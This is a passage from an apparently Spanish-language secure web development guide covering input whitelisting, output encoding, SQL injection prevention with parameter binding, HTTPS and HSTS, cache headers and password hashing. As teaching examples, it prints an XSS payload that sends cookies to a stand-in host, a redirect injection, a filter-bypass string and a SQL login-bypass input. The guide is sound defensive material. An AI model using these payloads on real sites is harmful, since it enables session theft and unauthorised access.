La validación de los inputs resulta mucho más efectiva en aquellos casos en los que estos pueden ser restringidos dentro de pequeños conjuntos. Los valores numéricos pueden ser restringidos a valores dentro de un rango específico. Esta estrategia de limitar los inputs a un conjunto de valores acreditados y aceptados es conocido como **validación positiva** o **whitelisting**. Dentro de esto podemos restringir una cadena de un determinado formato como una URL o como una fecha con formato *dd/mm/yyyy*. También se podría limitar la longitud del input.

Otra forma de ver la validación de inputs es que una manera de forzar el contrato, es decir, se obliga a respetar por parte del consumidor lo esperado desde la propia aplicación. Cualquier input que se salga de ese contrato se consideraría inválido y por tanto sería rechazado. Cuanto más restrictivo sea el contrato, más agresivo sería su obligatoriedad, cuantas menos probabilidades de que la aplicación, menos tendremos que acordarnos de las vulnerabilidades que puedan surgir de las condiciones no previstas.

Y llegados a este punto, se presenta la toma de decisiones sobre cómo actuar exactamente cuando algún input falla en su validación. Quizá una manera de plantear la situación es intentar ser lo más restrictivo posible, rechazar completamente y asegurarnos

que el incidente queda reflejado a través de nuestros sistemas de auditoría y logging (recordar los patrones Interceptor de auditoría y Logger Seguro visto en el capítulo 2). Uno de los temas más controvertidos en el tratamiento de validaciones no superadas es si debemos responder con un *feedback* que de detalles al cliente de porque no es válido el input que acaba de enviar. Esto puede depender en parte por el tipo de contrato que se pretenda con el consumidor. Sin embargo, hay que tener en cuenta que el propio *feedback* puede ser un punto de ataque que ofrezcamos al exterior. Este tipo de situaciones se presentan cuando nuestro mensaje incluye información que inicialmente ha enviado el usuario, por ejemplo:

```
"Tu petición es incorrecta, no podemos procesar tu DNI: dni"
```

En este caso, un atacante que se percate de la situación podría intentar enviar al sistema la siguiente información:

```
<script>new Image().src = 'http://maligno.dominio.com/robar?' + document.cookie</script>
```

Teniendo presente la posibilidad de recibir un ataque reflejado XSS [19] que nos robe la sesión de las cookies, quizá el mejor planteamiento es que nuestro sistema de *feedback* nos devuelva una respuesta que no tome información pasada por el usuario. Sin embargo, si no nos es posible evitar esta situación, tendremos que asegurarnos completamente que la respuesta está correctamente codificada. También podemos sentir la tentación de boicotear este tipo de ataques filtrando aquella información recibida por parte del consumidor. Este planteamiento de rechazar aquellos inputs que contenga valores peligrosos se conoce como una estrategia de tipo **validación negativa** o **blacklisting**. El problema con este tipo de estrategias es que el número de posibles inputs peligrosos es extremadamente alto y, por tanto, mantener un listado completo de potenciales términos peligrosos sería demasiado costoso en cuanto a recursos y tiempo invertido, sin hablar de posibles agujeros de seguridad en caso de desactualización.

Una práctica común para prevenir estas situaciones es proponer un sistema de filtrado ante inputs inválidos. Esta estrategia se conoce como **sanear la información** (sanitization). Sin embargo, no deja de ser en esencia un tipo de blacklisting, en el que se borra del input recibido los términos potencialmente peligrosos, sin llegar a rechazar el input completo. Pero, al igual que las otras blacklists, esto se convierte en algo tedioso de mantener y provee al atacante con más oportunidades para evadirlo. Incluso detectando el ataque mediante esta

técnica, no deja de existir la posibilidad de reintroducir el ataque. En el ejemplo anterior, si se decidiera filtrar el término `<script>` sería tan sencillo como enviar en nuestro input lo siguiente:

```
<scr<script>ipt>
```

En resumen, una de las opciones más óptimas y que se emplearán en el presente trabajo es la estrategia de whitelisting, dejando pasar aquellos inputs que realmente superen nuestra validación al ser información que cumple con el formato esperado y con las condiciones lógicas de nuestra aplicación. Como estrategia a evitar situaremos al blacklisting, debido a que su alto coste de mantenimiento puede conducirnos a abrir nuevas puertas de ataque. Se intentará no devolver al usuario información introducida por él mismo, de esta manera no caeremos en ataques de XSS reflejado. Y por último, se rechazarán todos aquellos inputs que no sean completamente fiables, evitando así que llegue demasiado dentro en nuestra lógica de aplicación minimizando así las posibilidades de errores en la gestión de información peligrosa.

4.2.3. Codificar la salida HTML

Junto con el control de la información que entra en nuestra aplicación, los desarrolladores web necesitan poner atención a la información que se devuelve desde nuestro propio sistema. Las aplicaciones web modernas normalmente tienen estructuras básicas de HTML para la estructura de documentos, CSS para los estilos, JavaScript para implementar la lógica de la aplicación y finalmente contenido generado por el usuario que puede provenir de cualquier origen de los anteriores expuestos. Si ponemos atención al tipo de contenido, todo se trata finalmente de texto, además, su renderización suele producirse en un mismo documento.

El lenguaje HTML es un formato muy permisivo. Los navegadores se enfrentan cada uno a su propia batalla continua para conseguir una mejor renderización del contenido, aún incluso cuando este está malformado. Esto que en principio podría parecer beneficioso para el desarrollador, acaba convirtiéndose en un posible foco de ataques ya que si por ejemplo, omitimos el cierre de un paréntesis que no nos reporta ningún error podría transformarse en una vulnerabilidad explotada por agentes externos malintencionados. Los atacantes

encontrarían la manera de inyectar contenido en nuestras páginas con la intención de romper el contexto de ejecución, incluso sin preocuparles si la página es válida o no.

Manejar la salida de la información correctamente no se trata de una preocupación de seguridad estrictamente hablando. Las aplicaciones que muestran información de fuentes de datos como bases de datos o servicios externos a nuestro sistema necesitan asegurar que ese contenido no compromete nuestra aplicación web, aunque como es lógico, el riesgo crece considerablemente cuando el origen del contenido que estamos mostrando no es de confianza. Como se comentó en el punto anterior, los desarrolladores deben rechazar cualquier tipo de entrada de información que caiga fueran de los límites de nuestro "contrato", pero si llegamos al punto en el que finalmente tenemos que mostrar esa información, debemos tener claro que es posible que ese contenido podría llegar a modificar el código de nuestra aplicación (por ejemplo, introduciendo caracteres como "<"). Para evitar este tipo de cosas se utiliza la **codificación de información**.

La codificación de la información trata de transformar la información saliente en un formato final válido para los navegadores web y libre de posibles explotaciones maliciosas. La complicación en este asunto en el tipo de codificación empleada en función del tipo de información que será consumida. Sin una codificación apropiada, la aplicación podría proveer al cliente con información malformada haciendo que sea inutilizable, o incluso, peligrosa. Un atacante que tropiece con una codificación insuficiente o inapropiada se daría cuenta que habría encontrado una potencial vulnerabilidad que le permitiría alterar fundamentalmente la estructura de la información saliente invalidando el propósito original del desarrollador.

Un ejemplo de una situación en la que nos podemos encontrar y que puede abrir la puerta a un posible ataque puede ser el siguiente código:

```
<p>Mi nombre es: Sinéad O'Connor</p>
```

Este se trataría de contenido estático, pero si nuestra aplicación está construida mediante una arquitectura MVC que maneja un front-end dinámico mediante JavaScript la línea quedaría de la siguiente manera:

```
Document.getElementById('name').innerText = "Sinéad O'Connor"
```

Sin escapar el contenido, este se trataría de un JavaScript malformado, convirtiéndose en el tipo de detalles que los atacantes buscan para romper el contexto de ejecución y transformar un contenido intranscendente en código ejecutable potencialmente peligroso:

```
Mi nombre es: Sinéad O';window.location='http://maligno.dominio.com/';
```

De repente el usuario sería remitido a un site fuera de nuestro control y con aspiraciones poco bondadosas. Sin embargo, una correcta codificación para mostrar esta información dinámica en nuestro JavaScript sería así:

```
Mi nombre es: Sinéad O\';window.location=\'http://maligno.dominio.com/\';
```

Siguiendo esta estrategia en la que la codificación consiste en usar secuencias de escape para representar el apóstrofe ("\'"), convierte un código inicialmente vulnerable a ataques en un código inofensivo y una cadena de texto que no ejecutará ninguna acción. También se podría utilizar el carácter Unicode *"'"* para escapar el apóstrofe.

La mayoría de los frameworks de desarrollo web modernos implementan mecanismos para mostrar contenido de una manera segura en la que se escapen los caracteres reservados. Sin embargo, muchos de estos mismos frameworks incluyen mecanismos para eludir esta protección y los desarrolladores suelen aprovecharse de ello por ignorancia de sus repercusiones o porque creen que el código que están implementando es seguro y no necesitan más mecanismos de control.

Cuando se trata de implementar esta codificación se puede caer en la tentación de modificar el contenido original que nos manda el usuario para así almacenarlo en nuestro sistema. Esta estrategia puede volverse en nuestra contra en un futuro ya que, si lo almacenamos con un tipo de codificación determinada podemos encontrar problemas si necesitamos mostrar información de una manera distinta, lo que nos obligaría a decodificar y para volver a codificar. Esto añade mayor complejidad y fuerza a los desarrolladores a escribir código en la aplicación para revertir los caracteres escapados haciendo la codificación inicial inútil. Como planteamiento más recomendable, se almacenará la información en crudo, es decir, tal y como nos ha remitido el usuario.


De la misma manera se evitará anidar codificaciones, ya que esto aumentaría la complejidad. Suficientemente complicado es hacer que una codificación funcione correctamente como para obligarnos a hacer malabares entre distintas codificaciones.

4.2.4. Cuidado Con Nuestras Bases de Datos

Independientemente de si nuestra aplicación utiliza bases de datos relacionales, utiliza un framework para su mapeo (ORMs), o si consultamos una NoSQL probablemente tendremos que preocuparnos sobre como la información recibida se incluye dentro de nuestras queries.

La base de datos es uno de los elementos más cruciales en cualquier aplicación web ya que contiene toda la información que utilizamos para alimentar nuestra lógica de negocio, por lo cual encontrarnos ante una posible pérdida irrecuperable puede ser fatal. Esta base de datos debe ser protegida con todo nuestro esfuerzo, así que se espera de los desarrolladores que tengan el mayor de los cuidados cuando interactúen con ella, pues en la actualidad la **inyección SQL** en las bases de datos sigue siendo una plaga que afecta a las aplicaciones web modernas, aun siendo realmente sencilla su prevención. La inyección SQL es una técnica para comprometer de forma maliciosa aplicaciones que usan datos suministrados por el cliente directamente sobre las sentencias SQL. Los atacantes aprovechan esta situación para incluir órdenes mediante cadenas de texto que rompen la consulta esperada y que puede llevar a manipular los datos almacenados, corromperlos o obtener acceso a áreas restringidas de la aplicación.

Una de las representaciones que mejor describe cómo puede afectarnos el no mantener nuestra base de datos segura ante este tipo de ataques es la, ya clásica, tira cómica de *xkcd* [20]:



Puede parecer que esto es una sátira llevada al extremo, pero como suele suceder en estos casos la realidad supera la ficción y es que en el Reino Unido ya se ha registrado el nombre de una empresa (de forma totalmente legal) que podría provocar un problema en más de una base de datos [21].

Un ejemplo práctico en él se puede observar cómo nuestro sistema puede quedar comprometido es el siguiente:

```
"SELECT username, pass FROM users WHERE username='" + my_username_variable + "' AND pass='"
+ my_pass_variable + "' LIMIT 1;"
```

Si las variables reciben los siguientes valores:

- Username : ' OR "='
- Password: ' OR "='

```
"SELECT username, pass FROM users WHERE username='' OR ''='' AND pass='' OR ''='' LIMIT 1;"
```

Ante una situación como esta hay dos aproximaciones posibles, sanear la información recibida por parte del usuario o hacer un *binding* de los parámetros que se incluyen en la consulta a la base de datos. Como se ha argumentado en el apartado anterior, sanear el input recibido puede complicar las tareas de mantenimiento al requerir de vectores de potenciales términos que pueden provocar fallos en nuestro sistema, por tanto, este no se encontraría entre las soluciones más óptimas si queremos garantías de seguridad. Como segunda opción (única y decente opción) es el ***binding de parámetros***. Esta estrategia nos ofrece un medio para separar el código ejecutable, como puede ser nuestras sentencias SQL, de contenido suministrado por agentes externos a nuestra aplicación. Esto se hace de una manera totalmente transparente al desarrollador haciendo que se tenga que olvidar de la codificación y de escapar caracteres. Si las consultas SQL están construidas mediante concatenación, interpolación o métodos alternativos hay que asegurarse que no sean aquellas que contienen

información proporcionada por el usuario. Para nuestra implementación aprovecharemos la opción que ofrece JDBC de Java para gestionar este aspecto:

```
PreparedStatement stmt = getConnection().prepareStatement(SELECT * FROM users WHERE
username = ?);

Stmt.setString(1, var_username);

Stmt.execute();
```

Existen situaciones en las que nos encontraremos frente a la paradoja de implementar una buena seguridad si esto supone perder limpieza en nuestro código. La seguridad, en ocasiones, requiere que el desarrollador añada una complejidad extra con intención de proteger la aplicación. Mediante el binding de parámetros se alinean ambos aspectos, ya que un buen diseño y una buena seguridad no chocan entre sí. Con esta estrategia, además de proteger la aplicación de ataques de inyección SQL, se mejora la comprensión definiendo claramente los límites entre código y contenido, simplificando también la creación de SQLs válidas eliminando la necesidad de gestionar las fatales concatenaciones.

Introduciendo un binding de parámetros para reemplazar el formateo o concatenación de cadenas de texto, también se presentan oportunidades de introducir funciones de ámbito global dentro de nuestro código para que se encarguen de ese enlace entre nuestras variables y los parámetros de las SQL, lo cual mejorará la limpieza de nuestro código y su seguridad. De esta manera se evita la duplicidad de código mejorando las posibilidades de testing y reducción de complejidad.

4.2.4.1. Ideas equivocadas

Existen planteamientos que tratan de imponerse cuando se trata de encontrar la manera más óptima de acometer los peligros de una posible inyección SQL. Una de estas ideas propone utilizar los procedimientos almacenados como medida de prevención. Esto puede ser una verdad a medias, ya que si el procedimiento almacenado en sí mismo se encarga de hacer el binding de parámetros entonces no se generan situaciones comprometidas, sin embargo, si el procedimiento lo que hace es concatenar las cadenas de texto pues entonces caeríamos en la misma situación que originó el problema. Dando una vuelta de tuerca a este planteamiento, hay quien propone que lo que realmente ofrece una seguridad total es combinar un **ORM** (Object-Relational-Mapper) junto con procedimientos almacenados, convirtiéndolo en un mantra a seguir ciegamente [22]. Por supuesto, esto puede ser suficiente

para protegerse ante ataques, sin embargo, hay que poner especial atención a la implementación puesto que un pobre desarrollo mandaría al traste todos nuestros esfuerzos.

Por último, existe la creencia que las nuevas **NoSQL** por definición evitan ataques de inyección, lo cual es obviamente falso. Es cierto que las bases de datos NoSQL ofrecen restricciones de consistencia más holgadas que las bases de datos tradicionales, pero requiriendo menos restricciones en las relaciones y comprobaciones de consistencia, las NoSQL ofrecen mejoras en el rendimiento y beneficios en el escalado. La diferencia está en que los ataques por inyección a una NoSQL se ejecutan en diferentes áreas que en las bases de datos tradicionales. Mientras que la inyección SQL se ejecuta a nivel de motor de base de datos, en una NoSQL se ejecutaría dentro de las capas de aplicación o de la capa de base de datos, en función de la API NoSQL utilizada y su modelo de datos. El punto típico en el que llevar el ataque suele ser donde la cadena de texto sea parseada, evaluada o concatenada a la llamada de la API NoSQL.

Con un ataque de inyección SQL normal, el atacante estaría habilitado para ejecutar comandos SQL de forma arbitraria, exponiendo o manipulando la información a su completa voluntad. Sin embargo, dada la naturaleza de JavaScript y su completa funcionalidad, no solo se permitiría al atacante acceder a los datos, sino que además podría ejecutar código de forma arbitraria. En este tipo de casos, como medidas de mitigación se propone validar las cadenas de texto recibidas por parte del usuario utilizando expresiones regulares además de evitar la creación de comandos JavaScript concatenando los inputs recibidos del usuario directamente.

4.2.5. Proteger la información

Hasta ahora las consideraciones que se han expuesto se han centrado en la entrada y salida de información, sin embargo, hay una consideración a tener muy en cuenta: el manejo de la privacidad e integridad de esa información durante la transmisión de la misma. Cuando se usa una conexión **HTTP**, los usuarios están expuestos a un gran riesgo, partiendo de la base que su información está siendo transmitida en texto plano. Un atacante capaz de interceptar el tráfico de red en cualquier punto entre el navegador del usuario y el servidor puede alterar la información de una manera completamente indetectable, lo que se conoce como ataque **man-in-the-middle**. No hay límite en lo que se refiere a lo que un atacante podría llegar a hacer si tuviera éxito en un ataque de estas características: robar la sesión del usuario o su

información personal, inyectar código malicioso que sería ejecutado en el navegador o alterar los datos que el usuario estaba mandando al servidor haciendo que se almacenen de manera permanente.

Como desarrolladores no podemos elegir el tipo de red que utilizan nuestros usuarios. Puede que el usuario que está utilizando nuestra aplicación Web esté empleando una red pública, como puede ser el punto wifi de una cafetería, en la cual puede ser muy fácilmente espiado el tráfico de red que genera. Incluso, se puede haber conectado a un punto wifi encontrado al azar y predispuesto de forma maliciosa por un atacante en un sitio público que pretenda atraer a los incautos usuarios. Es posible que nuestro proveedor de servicios de acceso a internet inyecte contenido como por ejemplo anuncios en nuestro tráfico web o que recoja estadísticas de nuestros hábitos de navegación con intención de vender la información. Afortunadamente podemos protegernos de muchos de estos riesgos mediante el protocolo seguro **HTTPS**.

4.2.5.1. HTTPS y TLS

Https fue originalmente usado principalmente para securizar tráfico web sensible, como por ejemplo las transacciones financieras, pero hoy en día es muy común ver como se usa también en nuestra actividad cuotidiana para otro tipo de aplicaciones Web como las redes sociales o motores de búsqueda. El protocolo HHTPS utiliza el protocolo **TLS** (Transport Layer Security), el sucesor de **SSL** (Secure Sockets Layer), para asegurar las comunicaciones. Con una configuración apropiada y correcta, ofrece protección contra entrometidos y alteraciones, además de ofrecer una garantía razonable de que la web que intentamos usar es la que realmente estamos intentando usar. O por decirlo de otra manera, ofrece confidencialidad e integridad de la información, junto con una autenticación de la identidad de la aplicación en cuestión.

Con toda la información que manejamos y los riesgos a los que se expone, tiene todo el sentido del mundo que intentemos que todo el tráfico como sensible y lo encriptemos. Para dicha tarea es para la que utilizamos HTTPS. Algunas empresas de desarrollo de navegadores han empezado a anunciar que pretenden descartar ya al no seguro HTTP e incluso muestran avisos visuales indicando a los usuarios que la Web que están visitando no está usando HTTPS.

Todavía existen algunas barreras que impiden una adopción completa de HTTPS. Durante mucho tiempo se tuvo la percepción de que su implementación exigía un pago en excesivamente alto en términos gasto computacional como para utilizarlo para todo el tráfico, pero la evolución del hardware ha demostrado que esto no es un problema. En cuanto al protocolo SSL y a las versiones iniciales de TLS solo se soporta el uso de un certificado web por dirección IP. Esto se corrigió en TLS con la introducción de la extensión del protocolo llamada **SNI** (Server Name Indication), soportado por la mayoría de los navegadores. El coste de obtener un certificado de una autoridad certificadora se ha eliminado mediante la aparición de servicios gratuitos como *Let's Encrypt* [25].

La habilidad de autenticar la identidad de un website recae en la seguridad ofrecida por TLS. En ausencia de la habilidad de verificar la entidad de una web diciendo ser quien dice ser, un atacante capaz de llevar a cabo un ataque de tipo man-in-the-middle podría suplantar la web y socavar demás protocolos existentes.

Cuando se utiliza TLS, el site demuestra su identidad utilizando un certificado de clave pública. Este certificado contiene información sobre el propio site además de la clave pública utilizada para demostrar que es propietario del certificado, lo cual se hace mediante una clave privada que solo él conoce. En algunos sistemas un cliente puede también requerir el uso de un certificado para probar su identidad, aunque no es frecuente debido a la complejidad que supone el manejar certificados desde el lado del cliente.

A menos que el certificado por un site sea conocido de antemano, el cliente necesitará algún mecanismo para verificar que el certificado es de confianza. Esto se consigue mediante modelos de confianza. En los navegadores Web y en muchas otras aplicaciones, un agente externo llamado Autoridad de Certificación (CA, Certificate Authority) es el encargado de verificar la identidad de un site y en algunas ocasiones de la empresa que lo posee, de esta manera garantizando un certificado firmado certificando que ha sido verificado.

El indicador más visible de seguridad que muchos navegadores Web muestran es cuando las comunicaciones con un site están aseguradas mediante HTTPS y además poseen un certificado de confianza. Si esto, los navegadores mostrarán una advertencia sobre el certificado, previniendo al usuario sobre los peligros que puede conllevar la navegación por un site como ese.

Con el certificado en la mano ya estamos en disposición de configurar el servidor para soportar HTTPS. En este punto habrá que jugar con la configuración para conseguir un equilibrio entre el nivel mínimo de seguridad requerido y que el rendimiento no se vea afectado de una manera significativa. Afortunadamente existen herramientas que nos ayudan a llevar a cabo estas tareas de una manera más simplificada. Un ejemplo es SSL Configuration Generator [26], que proporciona ayuda a la hora de generar configuraciones recomendadas para varios servidores web, además proporciona la guía TLS para el servidor de una manera más detallada.

Es común encontrarnos con websites que solo utilizan HTTPS para ciertas partes de su aplicación. En algunos casos, la protección solo se establece a la hora de remitir cierta información que se considera de antemano sensible. Este tipo de inconsistencias pueden provocar las situaciones de riesgo expuestas anteriormente, por lo que la única manera de que esto sea prevenido es que HTTPS sea implementado en todos los recursos de nuestra aplicación Web. Los navegadores, por defecto, intentan usar HTTP cuando se introduce la dirección web a utilizar, ante esto, lo que muchos desarrolladores optan por implementar es una redirección convencional de las peticiones recibidas a través de HTTP hacia HTTPS, lo cual no es la solución ideal, pero si la más factible en la mayoría de las ocasiones. Este suele ser el primer paso hacia una implementación HTTPS consistente, cuando las peticiones que se van a recibir vayan a ser a través de navegadores Web. Sin embargo, cuando el site expone sus APIs a través de HTTP (por ejemplo, aquellas APIs RESTFull), el trasladar todo el tráfico de HTTP a HTTPS no suele ser una cosa tan trivial y por lo general suele requerir de una aproximación mucha más medida. No todos los clientes de APIs son capaces de manejar las redirecciones. En situaciones como esta se suele recomendar trabajar con consumidores de APIs para cambiar a HTTPS, establecer una fecha límite de uso de HTTP a partir de la cual las peticiones a los recursos para el protocolo no seguro serán rechazas.

La redirección desde HTTP a HTTPS presenta los mismos riesgos que cualquier otra petición ordinaria sobre HTTP. Para ayudar a encauzar esta situación, las últimas versiones de los navegadores soportan una funcionalidad de seguridad llamada **HSTS** (HTTP Strict Transport Security), la cual permite a un website que las peticiones que hace el navegador

sean únicamente de tipo HTTPS. Para habilitarlo es tan sencillo como enviar en la siguiente cabecera en la respuesta del servidor:

```
Strict-Transport-Security: max-age=15768000
```

Esta instrucción solicita al navegador a interactuar con el site usando HTTPS para un período de seis meses. Una vez habilitado, el navegador convertirá automáticamente cualquier petición HTTP insegura en peticiones HTTPS, incluso si por error se hace de forma explícita mediante "`http://`" a través de la barra de direcciones del navegador. Una vez que HSTS sea habilitado no podrá deshabilitarse en el periodo de tiempo especificado, por lo que es recomendable asegurarse que todo el contenido funcione correctamente bajo HTTPS antes de habilitar HSTS.

Pese a todo, no todos los navegadores lo soportan aún, por lo que no debe ser tomado como garantía de que se forzará a utilizar como política estricta de seguridad para todos los usuarios, así que es importante continuar redirigiendo a los usuarios de HTTP a HTTPS y emplear el resto de medidas de protección comentadas anteriormente.

En una última instancia siempre se recomienda verificar la configuración establecida. Existe una herramienta bastante útil llamada SSL Labs SSL Server Test [27] que lleva a cabo un análisis en profundidad de la configuración y verifica que no ha habido ningún error. Ya que la herramienta se actualiza cada vez que se descubre un nuevo tipo de ataque, es una buena idea ejecutar un nuevo análisis cada pocos meses.

4.2.5.2. Otros riesgos

Existen otros riesgos para tener en cuenta que pueden acabar con la revelación de información sensible, pese a la utilización de HTTPS. En primer lugar, es peligroso exponer información sensible en la URL. Haciendo esto se corre el riesgo que la URL sea cacheada en el navegador Web, por no mencionar si queda registrada en los logs del servidor. Además, si el recurso en la URL contiene un enlace a una Web externa y el usuario pulsa sobre ella, la información quedará en evidencia para destino.

Cada vez que una página Web se abre en nuestro navegador, su contenido se envía a al directorio que destina el navegador para su caché temporal alojado en la propia máquina de usuario. Si el navegador vuelve a necesitar estos contenidos para la misma página, el navegador recurrirá a esta caché en lugar de volver a descargárselos. Si la aplicación Web

almacena y muestra información sensible al usuario (como puede ser su dirección, detalles de la tarjeta de crédito, usuario, etc.), podría ser almacenada y por tanto podría ser recuperada navegando a través de la caché del navegador. La información puede quedar cacheada en el cliente o por un proxy intermediario, si el navegador del cliente está configurado para usarlo y permite inspeccionar el tráfico HTTPS. Esta situación puede mitigarse configurando correctamente los atributos para el control de caché en el header del response. Principalmente hay dos tipos de atributos de caché:

1. **Cache-control:no-cache**. Este atributo indica que el navegador no debe usar la información que está cacheada para una particular pareja de request-response (petición-respuesta). El navegador almacena la caché igualmente, pero en lugar de utilizarla, vuelve a hacer una petición al servidor cada vez. Lo cual implicaría que, aunque el navegado no haga uso de ella, sigue estando almacenada en el equipo del usuario y por tanto puede ser fácilmente accedida por un atacante o un usuario malicioso.
2. **Cache-control:no-store**. Este atributo indica que la pareja request-response no debe ser cacheada ni almacenada en el navegador. Esto se aplica a cada página visitada por completo.

4.2.6. Contraseñas

Cuando se está desarrollando aplicaciones, es necesario hacer algo más que proteger las comunicaciones hacia tus recursos más preciados. En muchos casos se necesitará proteger a los usuarios no solo de posibles atacantes, sino también de ellos mismos. Por regla general se intentará almacenar solo aquella información sensible que sea estrictamente necesaria, como por ejemplo las credencias de uso de nuestra aplicación por parte de los usuarios.

Las contraseñas, pese a todos sus inconvenientes, sigue siendo el principal método de autenticación entre aplicaciones y servicios Web. El modo más obvio de escribir un sistema de contraseña-autenticación es almacenar el usuario y su contraseña en una tabla de nuestra base de datos para posteriormente hacer búsqueda sobre ella. Más obvio aún es que esto es un auténtico suicidio.

Un almacenaje inseguro de las contraseñas crearía riesgos desde el interior y desde el exterior de la aplicación. En el primer caso, cualquier miembro interno perteneciente al

equipo de desarrollo o un administrador de la base de datos que tenga permisos podría acceder a la tabla en la que se almacenan las credenciales de los usuarios de la aplicación al completo. Uno de los riesgos que a menudo pasamos por alto es que los miembros internos del equipo pueden suplantar a cualquier usuario de la propia aplicación. Aun cuando el escenario que se presenta no es del todo preocupante, almacenar las credenciales del usuario sin una criptografía apropiada, introduciría una entera y nueva clase de vectores de ataque contra nuestros usuarios, sin tener una relación directa con nuestra aplicación.

Un hecho que no podemos negar es que los usuarios reutilizan las credenciales en la mayor parte de las aplicaciones que utilizan. Desde el momento en que el usuario se registra en nuestra aplicación está usando con mucha probabilidad el mismo email y contraseña que ha utilizado para su cuenta del banco, lo que convierte a tu aplicación en un objetivo a conseguir que ofrece una llave directa a las credenciales bancarias del mismo usuario. Si un empleado mosqueado con la empresa o un *hacker* externo roba la información de las credenciales podría utilizar para loguearse en el sistema de distintas aplicaciones hasta que tenga acceso al alguna de ellas y además pueda sacar beneficio de ello. Esto deja dos opciones: almacenar las credenciales de una manera segura o no almacenarlas en absoluto.

4.2.6.1. Contraseñas con Hash

Ante tal escenario la situación más habitual en la que la mayoría, en mayor o menor media, nos hemos encontrado habrá sido la de almacenar las credenciales en nuestra propia base de datos. En primer lugar, en una situación como esta lo que tendríamos que tener claro es que almacenar la contraseña en texto plano es una opción que debemos descartar. los riesgos que se plantea que cualquier mirada indiscreta pueda conocer las claves de acceso de los usuarios y por otra parte porque por la ley de protección de datos no debemos conocer dicha información. En su lugar lo que podemos almacenar es un **hash** de cada contraseña. Un algoritmo criptográfico de hashing es una transformación que se hace de un input para obtener un valor totalmente diferente y del que es totalmente imposible recuperar el original. En tal caso para validar que un input es igual al hash almacenado lo que habría que hacer aplicar el mismo algoritmo de cifrado que hemos aplicado al valor almacenar y comparar si son iguales.

Aplicar un hash no significa tenerlo todo controlado. Cada vez que generamos un hash, aplicamos también un valor conocido como **salt**. Este valor debería añadir información

adicional extra a la contraseña antes de que se le aplique el algoritmo de hash para que dos instancias de una contraseña dada no tengan el mismo hash. El problema con esto ahora está en que, si no variamos el salt, cada usuario que utilice la misma contraseña almacenará el mismo valor hash en nuestra base de datos. El truco para evitar esto es aplicar un poco de aleatoriedad a los hashes de las contraseñas de tal manera que no pueden ser revertidas de una manera sencilla. Un salt bien generado puede aportarnos esta característica.

El beneficio real de aplicar esta incertidumbre a través del salt es que se incrementa el rango de posibles hashes para una contraseña dada, más allá de que llevaría un coste computacional inasumible. El salt no requiere de ninguna protección especial como encriptación u ofuscación. Puede convivir junto con el hash, o codificado a la vez que el mismo hash (como puede ser el caso del algoritmo Bcrypt). El salt debe ser único por usuario. Según la OWASP [28] se recomienda que el salt sea de al menos 32 o 64 bits si nos fuera posible. Algunos autores proponen utilizar como salt un valor único universal (UUID) cuyo tamaño es de 128 bits, lo cual podría generar en algunos sistemas problemas en su manejo, pero que en su favor está que es muy sencillo de generar.

Durante mucho tiempo SHA-1 y MD5 se han considerado estándares comunes hasta el descubrimiento nuevos algoritmos que producen una probabilidad más baja de **ataques de colisión**. Un ataque por colisión en criptografía es aquel que intenta producir a partir de dos inputs distintos el mismo hash, `Hash(m1) = Hash(m2)`. Estas colisiones se convierten en inevitables cuando los inputs se transforman en resultados de tamaño relativamente pequeños. En la actualidad el desarrollo de algoritmos criptográficos busca conseguir resultados bajos en colisión y además que tengan un rendimiento relativamente bajo. Con esto se busca que los ataques de fuerza fruta lleve un mayor consumo de tiempo y por tanto sean más costosos de llevar a cabo.

Los algoritmos más conocidos y empleados en la actualidad para el almacenamiento de contraseñas mediante hash son: Argon2, PBKDF2, Scrypt y Bcrypt [29]. De entre ellos, **Argon2** es el que más recomendaciones recibe, de hecho, es el ganador de entre todos los algoritmos de la PHC (Password Hashing Competition [30]), una competición abierta que funcionó de 2013 a 2015, fechas en las que se presentaron hasta 24 candidatos. Argon2 se parametriza de la siguiente manera:

- Mediante el coste de tiempo, el cual define el tiempo de ejecución.
- Mediante el coste de memoria, el cual define el uso de memoria.
- Mediante el grado de paralelismo, el cual define el número de hilos que se podrán ejecutar.

Una de las recomendaciones que se suele hacer antes de tomar este tipo de decisiones, es que más que dedicar el mayor tiempo a la elección de un algoritmo para obtener el hash de las contraseñas, es que lo que realmente nos debería preocupar es su correcta configuración. Los algoritmos como Argon2 permiten ir variando esa configuración a medida que la evolución del hardware lo va permitiendo, de modo que sea cada vez más difícil llevar a cabo ataques de fuerza bruta contra ellos. Una práctica recomendable es añadir la configuración de parámetros en el propio almacenaje de la contraseña, junto con el hash y el salt. De esta manera, si en un futuro se decide incrementar los valores, se podría hacer sin romper a los usuarios existentes o sin tener que preparar una migración. Además, si también se almacena el nombre del algoritmo empleado, podrían estar funcionando distintos algoritmos de forma simultánea, pudiendo elegir en el largo plazo, seguir utilizando solo aquellos que hayan probado su robustez.

Para terminar con este apartado decir que, todo lo planteado hasta ahora en cuanto al almacenaje de contraseñas solo se aplica en aquellos escenarios en los que es nuestra aplicación la responsable de tal tarea. Si se nos requiere guardar las contraseñas en nombre del usuario, pero únicamente para emplearlas en el acceso a otros sistemas, el trabajo se complicaría considerablemente. Ante tal situación, la primera respuesta debe ser de negación. Sin embargo, si no tenemos escapatoria habría que confiar en que la aplicación externa tuviera implementado algún tipo de mecanismo como SAML ó OAuth. Aun así, habría que pensar cuidadosamente cómo almacenarla, dónde almacenarla y quién tendría acceso a estas credenciales. Esto generaría un modelo de amenazas bastante complicado de definir y nos generaría cierta inseguridad.

